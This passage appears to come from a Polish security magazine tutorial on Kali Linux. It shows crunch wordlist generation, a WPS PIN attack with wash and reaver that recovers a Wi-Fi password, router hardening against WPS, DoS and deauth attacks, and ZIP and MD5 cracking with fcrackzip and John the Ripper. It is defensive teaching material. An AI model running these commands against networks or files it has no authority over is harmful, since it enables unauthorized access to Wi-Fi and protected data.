
ualpha                        = [ABCDEFGHIJKLMNOPQRSTUVWXYZ]
ualpha-space                  = [ABCDEFGHIJKLMNOPQRSTUVWXYZ ]
```

Nie musimy za każdym razem wpisywać wszystkich znaków, jakie mają być ujęte w generowanym słowniku w Terminalu. Możemy skorzystać z gotowego pliku ze zdefiniowanymi ciągami znaków **charset.lst**, który znajduje się w lokalizacji **/usr/share/crunch/charset.lst** – wystarczy przy generowaniu słowników odwołać się do odpowiedniego ciągu z tego pliku.
Tak więc komenda **crunch 8 8 -f /usr/share/crunch/charset.lst numeric -o slownik_cyfry2.txt** pozwoli na utworzenie dokładnie takiego samego słownika jak w przypadku ręcznego wprowadzenia wszystkich znaków. Jest to znacznie wygodniejsze, zwłaszcza gdy chcemy wprowadzać różnego rodzaju ciągi znaków, na przykład małe lub duże litery i inne.

Możemy również tworzyć różnego rodzaju słowniki wykorzystujące wzorce.
Tego typu słowniki są dość często wykorzystywane, ponieważ pozwalają dodatkowo stosować elementy ataków typu **social engineering**, w trakcie których można zdobyć cenne informacje na przykład na temat urodzin osoby, która tworzyła hasło. Możemy wtedy stworzyć słownik składający się z 10 znaków, gdzie cztery ostatnie znaki to rok urodzenia. Parametr **-t** oznacza korzystanie z wzorca, gdzie wszystkie znaki oznaczone jako **@** mogą przyjmować dowolną formę, a pozostałe znaki są stałe – w tym przypadku **1987**:
crunch 10 10 -t @@@@@@1987 -o slownik1987.txt.

```
krzysiek@kali:~$ crunch 8 8 -f /usr/share/crunch/charset.lst numeric -o slownik_cyfry2.txt
Crunch will now generate the following amount of data: 900000000 bytes
858 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 100000000

crunch:  76% completed generating output

crunch: 100% completed generating output
```

```
krzysiek@kali:~$ crunch 10 10 -t @@@@@@1987 -o slownik1987.txt
Crunch will now generate the following amount of data: 3398073536 bytes
3240 MB
3 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 308915776
```

```
-rw-r--r--  1 krzysiek krzysiek 3399MB sty  3 23:48 slownik1987.txt
-rw-r--r--  1 krzysiek krzysiek  900MB sty  3 18:33 slownik8cyfry.txt
-rw-r--r--  1 krzysiek krzysiek  900MB sty  3 18:44 slownik_cyfry2.txt
-rw-r--r--  1 krzysiek krzysiek    7MB sty  3 18:43 slownik_cyfry.txt
drwxr-xr-x  2 krzysiek krzysiek    1MB gru 28 13:04 Szablony
-rw-r--r--  1 krzysiek krzysiek    1MB sty  3 15:28 targets.txt
drwxr-xr-x  2 krzysiek krzysiek    1MB gru 28 13:04 Wideo
drwxr-xr-x  8 krzysiek krzysiek    1MB sty  2 16:56 xf86-video-ati
krzysiek@kali:~$
```

Słowniki mogą zajmować bardzo dużo miejsca na dysku. Możemy je skompresować, a dopiero przed skorzystaniem z nich – rozpakowywać. Dodatkowo niektóre programy radzą sobie podczas dekodowania również ze skompresowanymi słownikami. Możemy też od razu utworzyć skompresowany słownik, podając dodatkowy parametr **-z gzip** w celu skompresowania do formatu **GZ**: **crunch 10 10 -t @@@@@1999 -z gzip -o slownik1999.txt**.


Najwięcej przestrzeni dyskowej zaoszczędzimy jednak, kompresując pliki z wykorzystaniem formatu 7Z, chociaż wtedy proces tworzenia słownika będzie znacznie dłuższy. **7z a slownik1987.7z slownik1987.txt** – z tej komendy możemy skorzystać w celu utworzenia archiwum 7z z istniejących już plików. Różnice w rozmiarach plików są ogromne, z około 3399 MB rozmiar został zredukowany do około 36 MB w przypadku formatu 7Z i do 718 MB w przypadku GZ.

```
krzysiek@kali:~$ crunch 10 10 -t @@@@@1999 -z gzip -o slownik1999.txt
Crunch will now generate the following amount of data: 3398073536 bytes
```

```
-rw-r--r--  1 krzysiek krzysiek   36MB sty  4 00:04 slownik1987.7z
-rw-r--r--  1 krzysiek krzysiek 3399MB sty  3 23:48 slownik1987.txt
-rw-r--r--  1 krzysiek krzysiek  718MB sty  4 00:06 slownik1999.txt.gz
```

Testujemy bezpieczeństwo Wi-Fi z WPS

Zdecydowana większość routerów dostępnych w sprzedaży ma funkcję WPS (Wi-Fi Protected Setup). Umożliwia ona połączenie się z routerem bez konieczności wpisywania hasła. W praktyce możemy połączyć się, korzystając z jednej z dwóch metod – pierwsza polega na wpisaniu specjalnego kodu PIN WPS umieszczonego na obudowie routera w urządzeniu, które chcemy podłączyć do sieci, a druga na wciśnięciu specjalnego przycisku WPS na ruterze i podłączonym urządzeniu.
W większości routerów dostępnych na rynku przycisk WPS znajduje się z tyłu obudowy i jest odpowiednio oznaczony.



Fot. www.tp-link.com

Ogólne | WPS | WDS | Filtr MAC karty sieci bezprzewodowej | Ustawienia RADIUS | Professional | Roaming Block List

Wireless - WPS

WPS (Wi-Fi Protected Setup [Ustawienia zbepieczenia Wi-Fi]) udostępnia łatwe i bezpieczne ustalanie sieci bezprzewodowej. WPS możn skonfigurować tu, przez kod PIN lub przycisk WPS.

Włącz WPS	ON
Aktualna częstotliwość	2.4GHz
Status połączenia	Idle
Skonfigurowane	Tak Reset Pressing the reset button resets the network name (SSID) and WPA encryption key.Pressing the reset button resets the network name (SSID) and WPA encryption key.
Kod PIN AP	12345670

Klienta można łatwo podłączyć do sieci, jednym z dwóch podanych podanych sposobów:

- Metoda 1: Kliknij przycisk WPS interfejsu (lub naciśnij fizyczny przycisk WPS na routerze), a następnie naciśnij przycisk WPS na adapterze WLAN klienta i zaczekaj trzy minuty na nawiązanie połączenia.
- Metoda 2: Uruchom proces klienta WPS i uzyskaj kod PIN klienta. Wprowadź kod PIN klienta w polu Client PIN (PIN klienta) i kliknij Start. Sprawdź podręcznik użytkownika klienta bezprzewodowego, aby sprawdzić, czy obsługuje on funkcję WPS. Jeśli klient bezprzewodowy nie obsługuje funkcji WPS, należy skonfigurować klienta bezprzewodowego ręcznie i ustawić tę samą nazwę sieci (SSID) oraz ustawienia zabezpieczenia jak w tym routerze.

Uwaga! Bardzo wiele routerów ma domyślnie aktywną funkcję WPS ● – może być ona słabym punktem w ochronie naszej sieci.

Jeśli ustalimy bardzo długie i skomplikowane hasło do naszej sieci bezprzewodowej, to nadal nie będziemy bezpieczni, gdyż atakujący po porażce przy próbie złamania hasła do sieci będzie mógł spróbować złamać kod PIN WPS i w ten sposób uzyskać dostęp do sieci. Niektóre routery mają z góry ustalone kody PIN według specjalnych algorytmów – wtedy jeszcze prościej jest je odszyfrować. W 2011 roku badacz bezpieczeństwa Stefan Viehböck odkrył wadę implementacji kodu PIN dla WPS. Koncepcja, którą wprowadził, opierała się na następujących faktach:

- Spośród ośmiu cyfr kodu PIN ostatnia cyfra jest tylko sumą kontrolną, a zatem jest siedem cyfr do sprawdzenia.

MNIEJ WZORCÓW W HAŚLE TO WIĘKSZA SZANSA NA BEZPIECZEŃSTWO



Po poznaniu metod tworzenia różnego rodzaju słowników możemy wyciągnąć taki wniosek, że nasze hasła nie powinny zawierać żadnych związanych z nami informacji, takich jak data urodzin, nazwa ulicy, przy której mieszkamy, numer dowodu ani innych, które łatwo można z nami powiązać, gdyż osoba atakująca po utworzeniu spersonalizowanego słownika może w ten sposób złamać nawet długie hasło, które może wydawać nam się skomplikowane. Najlepiej tworzyć hasła ze znaków jak najbardziej losowych i jak najbardziej różnych.

- PIN jest sprawdzany przez podzielenie go na dwie połowy. Tak więc pierwsza połowa to 10^4 = 10 000 możliwości, a druga to 10^3 = 1000 możliwości. Daje to w sumie tylko 11 000 możliwości, a według założeń początkowych powinno ich być 10^8 = 100 000 000 możliwości.

W ostatnich latach znaleziono jeszcze więcej słabości, które znacznie skracają cały atak. Obecnie przyjmuje się, że w pesymistycznym przypadku podatny router może być złamany w ciągu 10 godzin.

Testowy atak WPS

1 Zaczynamy od uruchomienia trybu monitora na naszej kompatybilnej karcie sieciowej. Wykonujemy polecenie:
sudo airmon-ng start wlan1.

```
krzysiek@kali:~$ sudo airmon-ng start wlan1
[sudo] hasło użytkownika krzysiek:
```

2 Następnie korzystamy z dostępnego w systemie Kali Linux narzędzia **Wash**, które pozwala znaleźć sieci Wi-Fi i określić ich status WPS:
sudo wash -i wlan1mon.

```
krzysiek@kali:~$ sudo wash -i wlan1mon
BSSID              Ch   dBm   WPS   Lck   Vendor     ESSID
---------------------------------------------------------------
F4:30:B9:E9:0C:C6   6   -79   2.0   Yes   Broadcom   DIRECT-
s
60:45:CB:12:3B:18   6   -62   2.0   No    Broadcom   Test_KS
D4:6E:0E:6D:80:F7   1   -91   2.0   No    RalinkTe   TP-LINK
```

3 Jeśli w kolumnie **Lck** przy danej sieci jest informacja **Yes**, nie będzie można zdekodować zabezpieczeń. Jeżeli będzie status **No**, możemy uruchomić test poprzez komendę:
reaver -i wlan1mon -b [adres MAC rutera] -c [kanał] -vvv -K 1 -f.
Flaga **-K -1** oznacza dodatkowo aktywowanie testowego ataku **Pixie-Dust**, który w przypadku podatnych routerów pozwoli ograniczyć czas deszyfrowania z 10 godzin do kilku minut. Jeśli nasz router nie jest na niego podatny, musimy uruchomić test ataku bez tej flagi. Czasami deszyfrowanie WPS jest trudne ze względu na różne możliwości sprzętowe routerów.

```
krzysiek@kali:~$ sudo reaver -i wlan1mon -b 60:45:CB:12:3B:18 -c 6 -vvv -K 1 -f
```

```
[+] Received M5 message
[+] Received M5 message
[+] Received M5 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 22 seconds
[+] WPS PIN: '02523835'
[+] WPA PSK: 'Trudne1Haslo2'
[+] AP SSID: 'Test_KS'
```

4 Po uzyskaniu prawidłowego kodu PIN wystarczy uruchomić drugą część testowego ataku komendą:
sudo reaver -i wlan1mon -b [adres MAC rutera] -p [znaleziony kod PIN] -vv --no-nack -d 5 -f

5 Taki test trwa już zaledwie kilka sekund i pozwala na uzyskanie hasła do testowanej sieci. Nieważne, jak jest długie, można je odczytać, deszyfrując kod PIN WPS.

Jak się zabezpieczyć przed atakiem na WPS

Jak widać, przy aktywnej funkcji WPS istnieje bardzo wysokie prawdopodobieństwo złamania zabezpieczeń routera i poznania hasła do sieci. Można zabezpieczyć się przed tym atakiem na kilka sposobów. Możemy na przykład ustawić filtrowanie MAC, ale jak już wiemy, atakujący z odpowiednią wiedzą po chwili może zmienić adres MAC swojej karty. Dlatego też jedynym skutecznym i pewnym sposobem na ochronę naszej sieci jest zablokowanie funkcji WPS w naszym routerze.

1 W zależności od producenta i modelu proces ten może wyglądać różnie, ale

Wireless - WPS

WPS (Wi-Fi Protected Setup [Ustawienia zbepieczenia Wi-Fi]) udostępnia łatwe i bezpieczne ustalanie sieci bezprzewodowej. WPS możn skonfigurować tu, przez kod PIN lub przycisk WPS.

Włącz WPS	OFF
Aktualna częstotliwość	2.4GHz Częstotliwość przełączania
Status połączenia	Not used
Skonfigurowane	Tak
Kod PIN AP	02523835

Ogólne | WPS | WDS

zawsze trzeba znaleźć w ustawieniach sieci bezprzewodowych zakładkę lub opcję **WPS**.

2 Następnie przełączamy funkcję **WPS** tak, by miała status **OFF**.

3 Po zapisaniu zmian nasza sieć nie będzie widoczna przy skanowaniu narzędziem **Wash** i nie będzie podatna na atak programem **reaver**.

Zabezpieczenie przed atakami DDoS na Wi-Fi



Istnieje również ryzyko, że nasza sieć zostanie poddana atakowi DDoS lub innemu typu DoS. Atak DoS polega na zablokowaniu dostępu do urządzenia, serwisu lub usługi. Jest wykonywany z jednego urządzenia, a DDoS – z wielu (DDoS jest to atak rozproszony). Celem ataku DDoS na Wi-Fi jest zablokowanie routera lub jego komponentów, na przykład sieci bezprzewodowej przez zajęcie wszystkich wolnych zasobów. Klasyczny atak DDoS jest przeprowadzany z zewnątrz, atakującemu wystarcza poznanie zewnętrznego adresu IP naszego routera. Następnie atakujący, wykorzystując wiele różnych stacji roboczych (najczęściej z botnetu), przeprowadza atak mający na celu przecią-

Firewall - Ogólne

Włącz firewall w celu zabezpieczenia sieci lokalnej przed atakami hakerów. Firewall filtruje przychodzące i wychodzące pakiety w oparciu o reguły filtrowania.

Uruchomić firewall	Tak Nie
Odblokować zabezpieczenia przed atakami DoS **A**	Tak Nie
Typ logowanych pakietów	Żaden.
Odpowiadaj na PING z sieci WAN **B**	Tak Nie

Zastosuj

żenie routera, zajmując jego pamięć, CPU itp. Może to doprowadzić do zawieszenia, restartu lub wyłączenia urządzenia.



Jak się obronić przed takim atakiem?

Niestety, nie ma możliwości obrony przed odpowiednio przygotowanym atakiem DDoS w środowisku domowym, gdzie użytkownik nie ma dostępu do specjalnych sprzętowych firewalli. Jedyne, co można zrobić, to – w wypadku droższych modeli routerów – aktywować funkcję ochrony przed atakiem DoS. Domyślnie jest ona wyłączona, bo obciąża procesor routera.

1 W panelu administracyjnym routera przechodzimy do zakładki **Firewall**.

2 Aktywujemy Firewall oraz funkcję **Odblokować zabezpieczenia przed atakami DoS** **A**.

3 Dodatkowo zablokujmy też **Odpowiadaj na PING z sieci WAN** **B** (często wykorzystuje się PING właśnie do ataku).

Zabezpieczenie przed atakami typu DoS: ICMP, UDP i TCP



Są to rodzaje ataków DoS, które mogą zatrzymać działanie routera (poznany wcześniej atak DDoS to odmiana DoS). Ataki ICMP, UDP i TCP polegają na wykorzystaniu różnego rodzaju pakietów do „zalania" naszego urządzenia, tak by przestało odpowiadać. Część routerów po aktywowaniu funkcji **Zabezpieczenia przed atakami DoS** chroni tylko przed jednym podstawowym rodzajem ataku. Bardziej zaawansowane urządzenia pozwalają na skonfigurowanie ochrony bardziej precyzyjnie.

1 Na przykład w przypadku routerów Tp-Link z nowym oprogramowaniem przechodzimy do zakładki **Zaawansowane**, **Zabezpieczenia**, **Ustawienia**, gdzie możemy ustawić ochronę przed każdym z tych ataków.


2 Po ustawieniu każdego typu na **Mocne** w przypadku próby ataku na nasz router atakujący automatycznie zostanie dodany do naszej listy zablokowanych urządzeń i router nie będzie przyjmował więcej pakietów od tego konkretnego urządzenia.
Warto aktywować te ustawienia, jeśli nasz router na to pozwala, by nie martwić się, że ktoś choćby dla żartów go zablokuje.

Ustawienia USB
Kontrola rodzicielska
QoS
Zabezpieczenia
- Ustawienia
- Kontrola dostępu
- Wiązanie adresów IP&MAC
IPv6

Filtrowanie ataków ICMP-FLOOD: Mocne
Filtrowanie ataków UDP-FLOOD: Mocne
Filtrowanie ataków TCP-SYN-FLOOD: Mocne
Ignoruj pakiety ping z portu WAN
Blokuj pakiety ping z portów LAN
Zapisz

Lista zablokowanych hostów DoS
Ilość hostów: 3 Odśwież Kasuj


	ID	Adres IP	Adres MAC
	1	192.168.0.2	11-22-23-34-44-56



Trzy tryby mocy transmisji sygnału ● w ustawieniach routera Tp-Link Archer C9 V4

Wi-Fi Jamming

To blokowanie dostępu do sieci bezprzewodowej. W większości ataki takie nie są przeprowadzane za pomocą urządzeń typu jammer, ale raczej **deauther**. Atak polega na zastosowaniu znanego nam już polecenia pakietu **aireplay-ng --deauth**, który poznaliśmy, testując sieci z zabezpieczeniem WPA2. Wystarczy, że ktoś podrzuci urządzenie skonfigurowane do deautentykacji klientów danej sieci, a żaden z nich nie będzie mógł skorzystać z Wi-Fi, bo co sekundę będzie rozłączany. Jest to przestępstwo niezwykle uciążliwe, ponieważ trudno znaleźć urządzenie, które blokuje sieć. Jedyną ochroną przed takim atakiem jest aktywowanie w routerze specjalnych ramek zarządzania **Protected Management Frames (PMF)** ●, które pozwalają na ochronę połączonych z siecią klientów przed pakietami typu deauth. Taką funkcję w routerach Asus znajdziemy w zakładce **Wireless** w ustawieniach sieci. Mogą z niej skorzystać tylko użytkownicy, których router ją udostępnia, a urządzenie do łączenia się z siecią, wspiera tę technologię (802.11w). Alternatywną metodą ochrony jest zmniejszenie mocy nadawanego sygnału – jeśli osoba, która będzie chciała zakłócić pracę naszej sieci, nie będzie w jej zasięgu, atak nie będzie możliwy. Odpowiednie opcje znajdują się w zaawansowanych ustawieniach sieciowych routera.



4 Jak hakerzy odszyfrowują hasła

Każdy z nas ma przynajmniej kilka albo i kilkanaście czy więcej różnego rodzaju kont, każde z nich jest zabezpieczone hasłem. Warto wiedzieć, jakiego typu hasła są niebezpieczne i w jaki sposób zapobiegać łamaniu naszych haseł

W poprzednim rozdziale analizowaliśmy ataki na sieci Wi-Fi, które również zabezpieczone są hasłem, zaszyfrowanym na przykład przez WPA2. Hasła i klucze zabezpieczane są różnego rodzaju algorytmami kryptograficznymi. Na przykład bardzo dużo haseł w bazach online jest szyfrowanych przez algorytm MD5, hasła do systemu Windows są zakodowane przez NTLM, a coraz częściej są wykorzystywane algorytmy AES-128 lub AES-256. Właściwie każdy z tych algorytmów jest na swój sposób bezpieczny, jeśli hasło jest odpowiednio długie. Różnią się one czasem potrzebnym na zdekodowanie hasła – im bardziej złożony algorytm, tym więcej czasu zajmuje sprawdzenie jednej możliwości – hashu.

Nie ma jednak algorytmu, który gwarantowałby w 100 procentach bezpieczeństwo naszych kont i plików – decydujące znaczenia dla ich ochrony ma tworzenie długich i skomplikowanych haseł, tak złożonych, by atakujący nie był w stanie ich złamać w realnym czasie.

Odczytywanie haseł do archiwów

Dużo osób tworzy archiwa zabezpieczone hasłem, w których przechowuje poufne informacje. Możemy bardzo szybko przeprowadzić różnego rodzaju testy penetracyjne, które pozwolą ocenić, jak silne w rzeczywistości jest nasze zabezpieczenie.

```
krzysiek@kali:~/Pobrane$ sudo apt install fcrackzip
Czytanie list pakietów... Gotowe
Budowanie drzewa zależności
Odczyt informacji o stanie... Gotowe
```
A

W zależności od użytego typu archiwum, na przykład RAR, ZIP, 7Z czy inne, czas deszyfrowania zabezpieczeń może się różnić.

Archiwa z rozszerzeniem ZIP

Jest to jedno z najbardziej podstawowych archiwów. Jest to domyślny format do pakowania plików w Windows. W systemie Kali Linux do jego odszyfrowania można użyć wielu narzędzi, między innymi **fcrack-**

zip. Przed użyciem musimy je zainstalować, korzystając z komendy: **sudo apt install fcrackzip** A. Instrukcję obsługi B poznamy, wpisując polecenie **man fcrackzip**
Archiwa ZIP zabezpieczone hasłem tworzymy, wpisując polecenie:
zip -re [nazwa archiwum].zip [katalog lub plik do spakowania] C.
Następnie dwukrotnie podajemy hasło do archiwum.

```
krzysiek@kali:~/Pobrane$ fcrackzip -vv -u -b -l 5 test1.zip
'Test_KS/' is not encrypted, skipping
'Test_KS/Pinta.Tools/' is not encrypted, skipping
found file 'Test_KS/Pinta.Tools/CoreToolsExtension.cs', (size
, chk b8fd)
'Test_KS/Pinta.Tools/Tools/' is not encrypted, skipping
found file 'Test_KS/Pinta.Tools/Tools/BaseTransformTool.cs',
ags 9, chk b8fd)
found file 'Test_KS/Pinta.Tools/Tools/FreeformShapeTool.cs',
ags 9, chk b8fd)
found file 'Test_KS/Pinta.Tools/Tools/TextTool.cs', (size cp/
k b8fd)
found file 'Test_KS/Pinta.Tools/Tools/GradientTool.cs', (size
, chk b8fd)
found file 'Test_KS/Pinta.Tools/Tools/PanTool.cs', (size cp/u
 b8fd)
found file 'Test_KS/Pinta.Tools/Tools/ColorPickerTool.cs', (s
s 9, chk b8fd)
found file 'Test_KS/Pinta.Tools/Tools/MoveSelectionTool.cs',
ags 9, chk b8fd)
8 file maximum reached, skipping further files
checking pw tdI~~

PASSWORD FOUND!!!!: pw == test1
krzysiek@kali:~/Pobrane$
```
D

Korzystamy z fcrackzip

1 W Terminalu przechodzimy do lokalizacji z zabezpieczonym archiwum w formacie ZIP i wykonujemy polecenie: **fcrackzip -vv -u -b -l 5 [nazwa archiwum.zip]** D.
Parametr **-vv** umożliwia wyświetlanie postępu deszyfrowania, **-b** określa atak siłowy, **-l** długość hasła, **-u** przyspiesza deszyfrowanie przez wychwytywanie błędnych haseł.

2 W przypadku hasła o długości pięciu znaków czas dekodowania to zaledwie kilkadziesiąt sekund. Dla haseł o długości powyżej 10 znaków metoda łamania siłowego nie ma żadnego sensu. Możemy wtedy jedynie starać się przetestować metodę łamania z wykorzystaniem słowników.

3 W celu przeprowadzenia testowego ataku słownikowego należy skorzystać z polecenia: **fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt [nazwa archiwum.zip]**
Możemy użyć dowolnego słownika – nawet takiego, który sami wygenerujemy.

```
krzysiek@kali:~/Pobrane$ zip -re test1.zip Test_KS
Enter password:
Verify password:
  adding: Test_KS/ (stored 0%)
```
C

```
krzysiek@kali: ~/Pobrane
krzysiek@kali: ~/Pobrane 80x24
FCRACKZIP(1)            General Commands Manual            FCRACKZIP(1)

NAME
       fcrackzip - a Free/Fast Zip Password Cracker

SYNOPSIS
       fcrackzip  [-bDBchVvplum2] [--brute-force] [--dictionary] [--benchmark]
       [--charset   characterset]   [--help]   [--validate]    [--verbose]
       [--init-password   string/path]   [--length   min-max]   [--use-unzip]
       [--method name] [--modulo r/m] file...

DESCRIPTION
       fcrackzip searches each zipfile given for encrypted files and tries  to
       guess the password. All files must be encrypted with the same password,
       the more files you provide, the better.
```
B

Uniwersalne narzędzie do haseł

```
krzysiek@kali:~$ sudo john --list=formats
[sudo] hasło użytkownika krzysiek:
descrypt, bsdicrypt, md5crypt, md5crypt-long, bcrypt, scrypt, LM, AFS,
tripcode, AndroidBackup, adxcrypt, agilekeychain, aix-ssha1, aix-ssha256,
aix-ssha512, andOTP, ansible, argon2, as400-des, as400-ssha1, asa-md5,
AxCrypt, AzureAD, BestCrypt, bfegg, Bitcoin, BitLocker, bitshares, Bitwarden,
BKS, Blackberry-ES10, WoWSRP, Blockchain, chap, Clipperz, cloudkeychain,
dynamic_n, cq, CRC32, sha1crypt, sha256crypt, sha512crypt, Citrix_NS10,
dahua, dashlane, diskcryptor, Django, django-scrypt, dmd5, dmg, dominosec,
dominosec8, DPAPImk, dragonfly3-32, dragonfly3-64, dragonfly4-32,
dragonfly4-64, Drupal7, eCryptfs, eigrp, electrum, EncFS, enpass, EPI,
EPiServer, ethereum, fde, Fortigate256, Fortigate, FormSpring, FVDE, geli,
```

Jednym z najbardziej popularnych i istniejących od dawna crackerów jest program **John the Ripper**. Obsługuje ponad 100 różnego rodzaju formatów plików, archiwów, szyfrowań. Właściwie każdy rodzaj szyfrowania można spróbować dekodować, korzystając z tego crackera. Możemy zdecydować się na metodę siłową lub słownikową. W celu uruchomienia programu wystarczy wpisać polecenie **sudo john**. Potem podajemy odpowiednie opcje i pliki z hasłami do odszyfrowania.

```
krzysiek@kali:~$ sudo john
John the Ripper 1.9.0-jumbo-1 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2019 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
```

ZIP

W poprzednim przykładzie deszyfrowanie hasła do archiwum ZIP zajęło około 55 sekund. Teraz spróbujmy odczytać to samo hasło zabezpieczające archiwum o nazwie **test3.zip** za pomocą John the Ripper.

1 Wpisujemy komendę **sudo zip2john test3.zip > plik_hash.hash**.

2 Dzięki temu w pliku z rozszerzeniem **hash** zostanie umieszczony hash, który będzie deszyfrowany. Następnie rozpoczynamy wydobywanie hasła, wykonując komendę **sudo john plik_hash.hash** **A**. Jak widać, hasło zostało wykryte w sekundę. To ogromny wzrost wydajności w stosunku do narzędzia fcrackzip, które nie korzysta z hashowania.

3 Bardziej standardowe wykorzystanie tego programu to: podanie w pliku TXT hashu odpowiedniego formatu, który chcemy odszyfrować, słownika z hasłami do sprawdzenia

```
krzysiek@kali:~$ sudo zip2john test3.zip > plik_hash.hash
ver 2.0 efh 5455 efh 7875 test3.zip/test3.txt PKZIP Encr: 2b chk, TS_chk, cmplen=26, decmplen=18, crc=AD3E015C
```

A
```
krzysiek@kali:~$ sudo john plik_hash.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
test1            (test3.zip/test3.txt)
1g 0:00:00:01 DONE 1/3 (2020-01-07 14:23) 0.9090g/s 138.1p/s 138.1c/s 138.1C/s
t.txt1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


```
krzysiek@kali:~$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 md5.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
12345678         (?)
```

i uruchomienie testowego ataku. Wystarczy podać ścieżkę do słownika, format hashu oraz plik tekstowy zawierający hash. Wpisujemy: **sudo john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 md5.txt**.

Tablice tęczowe

Tablice tęczowe, czyli inaczej Rainbow Tables, były bardzo popularne jeszcze całkiem niedawno. Oczywiście nadal są wykorzystywane przy odszyfrowywaniu haseł, zwłaszcza przez osoby, które nie mogą skorzystać z mocy GPU w celu przyspieszenia dekodowania szyfrowania. W wielu przypadkach przy sprawdzaniu całych baz danych stosuje się jednocześnie tablice tęczowe i wiele jednostek GPU.
Tablice tęczowe mogą mieć ogromne rozmiary, nawet ponad 1000 GB. Użycie tablicy tęczowej bardzo przyspiesza dekodowanie, ale jej wygenerowanie wymaga ogromnej ilości zasobów (głównie mocy obliczeniowej procesora i czasu) w celu wytworzenia zbioru hashy odpowiadających czystemu tekstowi.
Jest to istotne, ponieważ użytkownik, wprowadzając hasło, zawsze podaje je w formie zwykłego tekstu, przy jego zapamiętywaniu komputer wykonuje operacje **one-way hash** i szyfruje hasło. Nie da się odwrócić tego procesu algorytmicznie – by odszyfrować hasło, trzeba wygenerować słowo, zamieniając na hash i porównując z tym, który chcemy odczytać. Jeśli wystąpi zgodność, hasło zostało odkryte, jeżeli nie – generowane jest kolejne słowo do porównania.
Ten proces jest dość wolny, dlatego właśnie wymyślono tablice tęczowe – taka tablica zawiera już wszystkie możliwe słowa ze swojego słownika wraz z odpowiednim wcześniej wygenerowanym hashem, więc przy ataku proces wygląda nieco inaczej. Hash z hasłem porównywany jest z hashem w tablicy, a w przypadku znalezienia pary od razu wskazywane jest odpowiednie hasło zapisane w formie zwykłego tekstu.
Potrzebny jest więc jedynie czas na przeszukiwanie tablicy, nie są już wykonywane żadne obliczenia.

CZAS ŁAMANIA STU OŚMIOZNAKOWYCH HASEŁ NTML (WINDOWS)



Hasła NTLM są wykorzystywane między innymi do autoryzacji w systemie Windows i mogą być złamane bardzo szybko z wykorzystaniem tablic tęczowych

